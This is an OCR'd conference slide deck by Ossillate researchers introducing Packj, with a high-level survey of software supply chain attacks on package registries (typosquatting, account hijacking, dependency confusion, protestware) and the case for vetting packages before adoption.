Unearthing Malicious and other “Risky” Open-Source Packages using Packj

Detecting Software Supply Chain attacks

Devdutt Patnaik, Ashish Bijlani

</> OSSILLATE

About us

Cybersecurity researchers at Ossillate, Inc. building tools to mitigate software supply chain attacks


Devdutt Patnaik (MS), Ashish Bijlani (PhD, Cybersecurity)

Georgia Tech Alumni

@devdutt_patnaik
@ashishbijlani

https://www.linkedin.com/in/devduttpatnaik17
https://www.linkedin.com/in/ashishbijlani/

Open-source software is everywhere




Package Managers

- Anybody can publish package: individual devs/group
- Frictionless single-command publishing
- **However, limited security vetting**

Software we use on our servers, desktops, laptops

is written by unknown volunteers, who we blindly **TRUST!**



Source: https://imgs.xkcd.com/comics/dependency.png

Bad Actors exploit this trust

Malicious PyPI packages with over 10,000 downloads taken down

Software Supply Chain Attacks Tripled in 2021: Study

Developer Abuses NPM Libraries 'Colors' And 'Faker' Cracking Thousands of Apps

January 10, 2022 CIM Team

Malicious package event-stream affected 8 million downloads in two months

Over 700 Malicious Typosquatted Libraries Found On RubyGems Repository — APR 2020

Several Malicious Typosquatted Python Libraries Found On PyPI Repository — JUN 2021

Malware Discovered in Popular NPM Package, ua-parser-js
PyPI removes 'mitmproxy2' over code execution concerns — OCT 2021

Popular 'coa' NPM library hijacked to steal user passwords — NOV 2021

Package Installation today - dependency hell

- Github found that the average JavaScript application has 10 direct dependencies, and 683 indirect/transitive dependencies
- Python/PHP - typical applications have ~70 & Ruby has 68
- Average application audited by Synopsys had 528 deps

Software Supply Chain Attack

- Target “*less secure*” packages in the supply chain

- Inject purposefully harmful code (malware)
  - Unlike CVEs in benign code
  - Stealthy and evasive
  - Cannot be patched to fix!


- Wide blast radius - adopted by millions of devs

Attack Techniques: Typosquatting


Exploited Behavior	Typosquatted package	Original popular package
misspelling	colo**u**rama	colorama
order confusion	nmap-python	python-nmap
separator confusion	easyinstall	easy_install

Case study: mitmproxy2

- Typosquatting attack
- Impersonates “**mitmproxy**”
- Exploits name typo during installation or dev inexperience
- Removes safeguards: *everyone on the same network can execute code on your machine with a single HTTP request*




Technique: Social Engineering



souce: https://github.com/dominictarr/event-stream/issues/116


Technique: Dependency Confusion



Technique: Account Hijacking

Sabotaging UA-Parser-JS was a real coup for the attacker given its reach. The package is downloaded around eight million times a week and is used by Google, Amazon, Facebook, IBM, and Microsoft, among numerous other tech giants.

Source: https://portswigger.net/daily-swig/popular-npm-package-ua-parser-js-poisoned-with-cryptomining-password-stealing-malware



faisalman commented on 22 Oct 2021 Owner

Hi all, very sorry about this.

I noticed something unusual when my email was suddenly flooded by spams from hundreds of websites (maybe so I don't realize something was up, luckily the effect is quite the contrary).

I believe someone was hijacking my npm account and published some compromised packages (`0.7.29` , `0.8.0` ,

Source: https://github.com/faisalman/ua-parser-js/issues/536


How do we defend against these attacks?

- Maintainers and Package Managers:
  - Enable 2FA, name scoping, package signing, …

- *CAVEAT:* aforementioned measures fall short!
  - Example: disgruntled maintainer (protestware) eg. colors, left-pad


- Developers & Enterprise Organizations:
  - Analyze package code and behavior before adoption
  - Use pre-vetted packages

Manual Vetting is infeasible



source: pytorch-dependency-graph.svg

Existing tools report KNOWN CVEs



Vanity Stats are not enough

sandbox-sandbox.r3dcondemo.sca 0.0.3

Latest version

```
pip install sandbox-sandbox.r3dcondemo.sca
```

Released: Mar 11, 2021

